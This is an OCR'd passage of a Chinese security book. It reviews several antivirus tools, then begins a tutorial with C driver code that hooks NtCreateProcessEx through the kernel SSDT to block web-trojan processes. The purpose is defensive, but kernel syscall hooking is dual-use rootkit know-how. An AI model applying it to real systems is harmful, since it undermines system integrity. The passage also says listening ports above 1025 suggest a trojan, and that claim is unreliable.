免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.60　扫描单个文件

（3）更新

更新部分包括应用程序更新方面的信息：数据库发行日期和病毒特征记录计数。使用适当的连接可以启动一个更新，查看细节报告，配置更新，将更新恢复到以前的版本，如图 8.61 所示。




图 8.61　卡巴斯基的更新

（4）报告和数据文件

报告和数据文件是用来查看任何应用组件、病毒扫描或更新任务的详细报告，并和在隔离区或备份存储区的对象共同合作。

（5）激活

激活部分被用来处理所需要的授权许可文件，实现应用程序的全部功能，如图 8.62 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.62　卡巴斯基的激活

如果您还未安装授权许可文件，那么建议您立即购买并激活该应用程序。如果您已经安装了授权许可文件，本部分将显示您所使用授权类型和截止日期方面的信息。一旦当前使用的授权到期，就需要到卡巴斯基实验室网站上进行更新。

（6）支持

支持部分是向卡巴斯基互联网安全套装注册用户提供技术支持方面的可用信息，如图 8.63 所示。



图 8.63　卡巴斯基的技术支持

8.3.3　瑞星卡卡

“瑞星卡卡的全称为“瑞星卡卡上网安全助手”，这是一款基于互联网设计的全新反木

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

马软件，拥有“木马下载拦截”、“木马行为判断和拦截”、“自动在线诊断”三大反木马功能，可有效地拦截、防御、查杀各种木马病毒，并能帮助用户自动扫描并修补系统和第三方软件漏洞，优化电脑系统，是广大网民必备的安全软件。

值得一提的是，瑞星在这款防护软件中推出了一个名为“云安全”的防护概念，使其防病毒木马能力得到大幅度提高，那么到底什么是“云安全”呢？

“云安全（Cloud Security）”计划是网络时代信息安全的最新体现，它融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端（瑞星卡卡用户）对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，推送到 Server 端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端。在互联网上的卡卡用户就是云安全计划的客户端，通过这种手段，让互联网形成一个巨大的“杀毒软件”，参与云计划的用户越多，每个参与者就越安全，整个互联网就会更安全。

卡卡上网安全助手的主要功能如下：

- 木马下载拦截，遏制木马病毒的泛滥；
- 木马行为判断与拦截，保护 QQ、网游和网银的账号安全；
- 自动在线诊断，自动检测并提取电脑中的可疑样本；
- 自动修复操作系统及第三方软件漏洞；
- 强力系统修复，使电脑被病毒破坏的系统设置恢复正常；
- 强大的进程、启动项管理；
- 针对熟练电脑用户的高级工具集；
- 七大监控保护用户系统安全。

打开瑞星卡卡，其界面如图 8.64 所示。




图 8.64　瑞星卡卡主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在“在线诊断”选项里，瑞星卡卡将扫描系统中的可疑文件，直接发送到瑞星反病毒中心进行分析处理，并立即向用户反馈扫描结果，清除木马和恶意程序，如图 8.65 所示。



图 8.65　在线诊断

“漏洞扫描与修复”可以自动检测当前计算机所存在的安全威胁并提交详细解决方案，除了该功能以外，瑞星卡卡还可以根据其最新的引擎智能分析当前系统的补丁安装状况并提供当前系统需要的补丁供用户下载，如图 8.66 所示。



图 8.66　漏洞扫描与修复

系统被流氓软件困扰是每一个网民最头疼的问题，当年的“hao123”、“百度搜霸”等恶意插件风靡一时，瑞星卡卡的“扫描流氓软件”能很好地解决这类问题，在经过扫描和

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

清除后，已知的大部分流氓软件都将被彻底清除。如图 8.67 所示。




图 8.67　扫描流氓软件

对于网络中流行的木马程序，瑞星卡卡也有强的查杀能力，在“查杀流行木马”选项中，用户可以自定义扫描指定磁盘目录下的文件，能彻底清除百万余种网络流行木马，如图 8.68 所示。




图 8.68　查杀流行木马

除了上述功能外，瑞星卡卡上网安全助手还提供：进程管理、启动项管理、联网程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

管理、上网记录清除等功能，极大地方便了用户的使用。这里，我们介绍实时防护功能。

瑞星卡卡提供了三种实时防护功能，分别是："不良网站访问防护"、"IE 防漏墙"和"木马下载拦截"。

- "不良网站访问防护"是依靠瑞星强大的恶意网址库，每天实时更新上万条最活跃的恶意网址，当用户访问这些网站时弹出警告，阻止用户继续访问页面。
- "IE 防漏墙"是基于 IE 浏览器的防范功能，它能实时监控 IE 浏览器，当病毒试图通过浏览器入侵用户计算机时，进行拦截并报警，有效阻止网页木马、黑客入侵和恶意插件的入侵。
- "木马下载拦截"是瑞星卡卡领先界内的一项技术，它能有效地拦截中毒计算机通过网络下载更多的副本或病毒，有效遏制"木马群"等病毒的泛滥，用户可以根据自身需要，开启相关功能。如图 8.69 所示。



图 8.69　上网防护

8.3.4　木马克星

木马克星（Iparmor）是一款原创反黑客/杀木马的工具，它可以查杀近三万种国际木马，一千多种密码偷窃木马，内置木马防火墙，任何黑客程序试图发送密码邮件都需要木马克星进行确认。它不仅可以查杀木马还可以反查黑客内置的密码保护模块，任何企图获得网络银行密码的程序都将被查处。木马克星的安装程序很小，只有 3MB，它占用资源更少，病毒库最大只有 700KB，对于计算机配置相对较低的用户来说，选择木马克星是一个不错的选择。

木马克星的使用也很简单便捷，主要功能基本不需要切换很多页面，在主界面上就能

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

直接使用了。第一次启动木马克星，它会自动扫描当前系统进程和启动项，遇到可疑进程时会给用户相应提示，在“扫描内存”选项中，软件启动后会自动进入该页面，它很直观显示了当前内存中有没有木马、有没有可疑程序监视键盘输入，并且可以自动杀查内存中的木马，不需要人工干预。在启用密码保护功能的情况下，木马克星还可以将您所有的密码动态伪装成为 iparmor，以防丢失密码。如图 8.70 所示。



图 8.70　木马克星主界面

“扫描硬盘”，该页面可以选择是否清除木马，在输入框的右边可以选择扫描路径，并可以进行全硬盘扫描。如图 8.71 所示。




图 8.71　扫描硬盘

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

木马克星的“漏洞扫描”功能比起瑞星卡卡来说更全面，除了系统漏洞外，木马克星还会对计算机已安装的软件进行安全扫描，对已发现存在漏洞的第三方软件提出修复方案。如图 8.72 所示。




图 8.72　漏洞扫描

除了上述功能外，木马克星还具有系统进程查看、网络状态查看、启动项查看、网络监视等实用功能，如图 8.73 所示。




图 8.73　功能菜单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面分别介绍这些功能。

系统进程。在此页面可以看到系统中都有哪些程序在运行，用鼠标左键点取后，可以用键盘上的 delete 键删除进程，如图 8.74 所示。



图 8.74　删除进程

网络状态。在这里可以看到您的网络情况，tcp 协议的 linsten 如果在 1025 端口以上则可能是木马，如图 8.75 所示。




图 8.75　查看端口

启动项目。可以看到有哪些程序随 Windows 一起运行，用鼠标左键点取后，可以用键盘上的 delete 键删除进程，如图 8.76 所示。

总的来说，木马克星既有面向新手的内存扫描和硬盘扫描等低端应用，也有面向高手的众多调试查看等的中高端应用，是一款简单实用的防护工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.76　删除进程

8.3.5　手把手编写防网页木马工具

首先来认识一下网页木马的危害，首当其冲的是盗号木马，占目前网页木马的 70%以上，盗取各类游戏账号，QQ 账号，银行账号等，盗得的这些账号就是“信封”，挂马者将成千上万的“信封”在黑市上出售，利润相当可观，它促使了盗号软件等相关产业的快速“发展”，也带动了一个黑客产业链的产生和发展；其次是捕获“肉鸡”，黑客们常以此作为炫耀的资本，当然“肉鸡”也是可以卖钱的，我国已经成为全球“僵尸网络”数量最多的国家，而北京又是全国最高。另外，美国是僵尸网络控制服务器最多的国家，这不能不令人担忧，这些僵尸网络可用来发起分布式拒绝服务攻击，最大流量通常都会在 10GB 以上，足够可以摧毁一个城域骨干网，可以摧毁任意一台服务器；我国目前的主机数量在急速上升，信息化水平在很多高呼声中已经在发展中国家排名比较靠前了，但整体安全水平仍落后于很多国家，而我国的少年黑客数量并不在少数，在全球也能排到前十位。

保护系统的第一步就是要防止网页木马的入侵，这可以通过为系统和应用程序打补丁的方法实现。需要注意的是不仅仅系统漏洞会被网页木马利用，其他一些应用程序的漏洞也会被网页木马利用，比如常见的 realplayer 播放器漏洞就多次引发网页木马安全威胁。不过有些网页木马利用的漏洞是未公开的，或者公开的时间还很短，官方还没有提供补丁下载，对于这些漏洞我们根本就没有补丁可打，但我们也不能坐以待毙，我们可以自己来编写小程序从根本上来防御网页木马的入侵。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所有的网页木马都是利用系统漏洞来执行本不应该的执行的代码，而大多数这些代码都会去下载一个指定的木马回来执行，这个木马就是盗号程序或者僵尸网络者的服务端。如果我们能拦截恶意代码的执行、指定木马的下载和木马的运行这三步中的任意一步，我们就可能有效地防止网页木马。拦截恶意代码的执行可以通过打补丁或扫毒软件实现，但它们都不可靠；那么来拦截指定木马的下载，这应该是由防火墙来实现的，但事实上它根本无法区分是浏览器正常浏览网页、下载程序还是恶意代码在下载木马；所以只能考虑通过拦截木马的执行来实现我们的功能，拦截木马的执行就是防止创建木马进程，浏览器在一般的浏览过程中是不会创建进程的，如果创建了那么就很可能是木马，当然我们可以让浏览者来决定是不是真的是木马。

思路确定下来了，就要对所有的浏览器进程创建行为进行监控，让用户选择是放行还是终止。进程监控的一般方法是 API HOOK 法，可以 HOOK 调用浏览器中创建进程必需的函数实现，比如 Ring3 下的 HOOK CreateProcessA/W、CreateProcessInternalA/W、NtCreateProcess 和 NtCreateProcessEx，也可以 HOOK 调用 Ring0 下的 NtCreateProcess 和 NtCreateProcessEx，下面将分别介绍 Ring0 下和 Ring3 下防御网页木马的方法。

1．Ring0 下防御网页木马

先来看一个对 Ring0 下进程监控相当重要的名词：SSDT（System Services Descriptor Table），SSDT 的全称是系统服务描述符表。这个表就是一个把 ring3 的 Win32 API 和 ring0 的内核 API 联系起来的角色，下面我将以 API 函数 OpenProcess 为例说明这个联系的过程。

你可以用任何反汇编工具来打开你的 kernel32.dll，然后你会发现在 OpenProcess 中有类似这样的汇编代码：call ds:NtOpenProcess，这就是说，OpenProcess 调用了 ntdll.dll 的 NtOpenProcess 函数。那么继续反汇编它，你会发现 ntdll.dll 中的这个函数很短：

```
mov eax, 7Ah
mov edx, 7FFE0300h
call dword ptr [edx]
retn 10h
```

另外，call 的一句实质是调用了 KiFastSystemCall：

```
mov edx, esp
sysenter
```

整个过程如图 8.77 所示。

SSDT 在这个过程中所扮演的角色是至关重要的。让我们先看一看它的结构，如图 8.78 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.77　从 ring3 到 ring0




图 8.78　SSDT 结构

当程序的处理流程进入 ring0 之后，系统会根据服务号（eax）在 SSDT 这个系统服务描述符表中查找对应的表项，这个找到的表项就是系统服务函数 NtOpenProcess 的真正地址。之后，系统会根据这个地址调用相应的系统服务函数，并把结果返回给 ntdll.dll 中的 NtOpenProcess。

Ring0 下监控进程创建就是通过修改 SSDT，让 SSDT 中本应该指向 NtCreateProcess 和 NtCreateProcessEx 的数组项指向 MyNtCreateProcess 和 MyNtCreateProcessEx。这样，只要系统调用 NtCreateProcess 或 NtCreateProcessEx，程序就会执行到我们的 MyNtCreateProcess，我们就知道系统准备创建一个进程了，并将这个事件通知用户，让用户来决定这个行为是否合法。

了解了 Ring0 下进程监控的原理，我们就能编写一个 Ring0 下的进程监控程序了，驱动部分核心源程序如下：

```
    //-------------------------------------------------------------------------- 功
能函数
    BOOL bIsGoAhead(PCWSTR ProcessName,PCWSTR ExePath)
    {
        BOOL ret;
        LARGE_INTEGER li;

        li.QuadPart=-10000;

        KeWaitForSingleObject(&eveIoBuffer,Executive,KernelMode,0,0);

        KdPrint(("%ws,%d \r\n",ProcessName,wcslen(ProcessName)));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    wcscpy(pIoBuffer->ProcessName,ProcessName);//一定要最后设置 flag
    wcscpy(pIoBuffer->ExePath,ExePath);
    pIoBuffer->flag=CREATEPROCESS;
    while(1)
    {
        KeDelayExecutionThread(KernelMode,0,&li);
        if(pIoBuffer->flag==HOLDUP)
        {
            ret=FALSE;
            pIoBuffer->flag=NODATA;
            break;
        }
        if(pIoBuffer->flag==GOAHEAD)
        {
            ret=TRUE;
            pIoBuffer->flag=NODATA;
            break;
        }
    }
    KeSetEvent(&eveIoBuffer,0,0);
    return ret;
}
//-------------------------------------------------------Hook 函数
//----在 Windows2000 系统下用的是 NtCreateProcess,这里只为示例
NTSTATUS Hooked_NtCreateProcessEx(
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN HANDLE ParentProcess,
    IN BOOLEAN InheritObjectTable,
    IN HANDLE SectionHandle OPTIONAL,
    IN HANDLE DebugPort OPTIONAL,
    IN HANDLE ExceptionPort OPTIONAL,
    IN HANDLE Unknown )
{
    WCHAR ExePath[MAX_PATH]=L"";
    PCWSTR ProcessName;

    InterlockedIncrement(&uEnterTimes);
    KdPrint(("Hooked_NtCreateProcessEx"));

    GetFullName(SectionHandle,ExePath,MAX_PATH);
    ProcessName=GetCurrentProcessFileName();
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        if(bIsGoAhead(ProcessName,ExePath))
        {
            InterlockedDecrement(&uEnterTimes);
            return
((pfnZwCreateProcessEx)fiNtCreateProcessEx.uOldAddr)(ProcessHandle,DesiredAc
cess,ObjectAttributes,ParentProcess,InheritObjectTable,SectionHandle,DebugPo
rt,ExceptionPort,Unknown);
        }
        else
        {
            InterlockedDecrement(&uEnterTimes);
            return STOPCODE;
        }
    }
```

当然，光驱动部分是不能执行的，还需要 Ring3 下的代码，它需要完成驱动的安装，服务的启动以及与驱动部分通信，为了防止通信阻塞，我将这些功能放在一个线程中实现，最核心的代码如下：

```
    DWORD WINAPI ThreadProc1(LPVOID lpParameter)
    {
        long *pbIsStop=(long *)lpParameter;

        IO_BUFFER IoBuffer;
        HANDLE hDriver;
        DWORD dwReturned=0;
        char Path[MAX_PATH],IniPath[MAX_PATH];
        char FileName[MAX_PATH];
        WCHAR ProcessName[MAX_PATH],ExePath[MAX_PATH];

        GetModuleFileName( NULL, Path, MAX_PATH );
        GetPrivateProfileString("SYSTEM","SYSFILE","ProcessMon.sys",FileName
,MAX_PATH,IniPath);
        strcpy(strrchr(Path,'\\') + 1,FileName);
        hDriver=g_Function.LoadDriver(Path,"ProcessMonService","\\\\.\\Process
MonDos");
        if(hDriver==INVALID_HANDLE_VALUE)
        {
            MessageBox(0,_T("LoadDriver Fail,Process Exit"),_T("Error"),0);
            EnableWindow(GetDlgItem(g_hwnd,IDOK),true);
            NOTIFYICONDATA nid;
```


溜客安全网 WwW.176Ku.CoM

